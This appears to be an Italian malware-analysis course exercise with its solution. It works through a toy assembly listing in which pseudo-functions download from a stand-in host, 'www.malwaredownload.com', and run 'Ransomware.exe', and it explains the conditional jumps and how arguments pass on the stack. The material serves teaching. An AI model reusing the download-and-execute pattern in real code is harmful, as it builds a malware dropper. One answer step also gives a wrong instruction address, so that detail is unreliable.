

## Analisi avanzate: Un approccio pratico

### Traccia

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegare, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicare con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione


## Traccia 1

Il salto condizionale avviene nella locazione 00401068, ciò avviene perchè:

1. Viene passato il valore di 10 dentro EBX nella locazione 00401044.
2. EBX viene incrementata di 1 nella locazione 00401064, diventando 11.
3. Avviene un cmp fra EBX e 11 nella locazione 00401064, essendo uguali viene settata la Zero Flag a 1 (questo perchè cmp effettua un'operazione simile a sub, ovvero sottrae i due operandi, senza però modificarne il valore. Se il risultato della sottrazione è 0 viene settata la Zero Flag a 1).
4. Avviene il salto condizionale nella locazione 00401068 perchè jz effettua il salto se il valore della Zero Flag è uguale a 1.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	1
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	2
00401064	cmp	EBX, 11	3
00401068	jz	loc 0040FFA0	; tabella 3 4


## Traccia 2



### Traccia 3


Basandoci sui nomi delle funzioni presenti nel codice possiamo supporre che il malware implementi le seguenti funzionalità:

DownloadToFile(): Possiamo supporre dal nome che sia una funzione simile a URLDownloadToFile e che quindi abbia la simile funzionalità di scaricare bit da internet e salvarli su un file.



The screenshot shows the documentation for the **URLDownloadToFile** function. The title is highlighted with a red box. Below the title, it says "Article • 07/13/2016". Under the heading "In this article", there is a list of links: Syntax, Parameters, Return value, Remarks, and Requirements. At the bottom, a red box highlights the description: "Downloads bits from the Internet and saves them to a file."

WinExec(): Stando alla documentazione Microsoft questa funzione esegue un'applicazione specifica.



The screenshot shows the documentation for the **WinExec** function (winbase.h). The title is highlighted with a red box. Below the title, it says "Article • 10/13/2021". Under the heading "In this article", there is a list of links: Syntax, Parameters, Return value, Remarks, and a "Show 2 more" link. At the bottom, a red box highlights the description: "Runs the specified application."

Basandoci sui salti condizionali visti in precedenza solo WinExec() viene realmente eseguita.

## Traccia 4

Nel caso della tabella 2 l'argomento viene passato alla chiamata di funzione nel seguente modo:

1. `mov EAX, EDI`: Questa istruzione sposta il contenuto del registro EDI nel registro EAX. In questo caso, EDI sembra contenere l'indirizzo dell'URL "www.malwaredownload.com".
2. `push EAX`: Questa istruzione mette il valore corrente del registro EAX nello stack. In questo contesto, il valore di EAX è l'indirizzo dell'URL. Il motivo di questa operazione è preparare l'argomento per la funzione `DownloadToFile()` che sarà chiamata successivamente.
3. `call DownloadToFile()`: Questa istruzione chiama la funzione `DownloadToFile()`. Durante la chiamata, l'indirizzo dell'URL (precedentemente spinto nello stack) sarà l'argomento passato alla funzione.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com 1
0040BBA4	push	EAX	; URL 2
0040BBA8	call	DownloadToFile ()	; pseudo funzione 3

Nel caso della tabella 3 l'argomento viene passato alla chiamata di funzione nel seguente modo:

1. `mov EDX, EDI`: Questa istruzione sposta il contenuto del registro EDI nel registro EDX. Nella situazione specifica, EDI sembra contenere il percorso del file "C:\Program and Settings\Local User\Desktop\Ransomware.exe".
2. `push EDX`: Questa istruzione mette il valore corrente del registro EDX nello stack. In questo contesto, il valore di EDX è il percorso del file. Questa operazione prepara l'argomento per la funzione `WinExec()` che sarà chiamata successivamente.
3. `call WinExec()`: Questa istruzione chiama la funzione `WinExec()`. Durante la chiamata, il percorso del file (precedentemente messo nello stack) sarà l'argomento passato alla funzione.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe 1
0040FFA4	push	EDX	; .exe da eseguire 2
0040FFA8	call	WinExec()	; pseudo funzione 3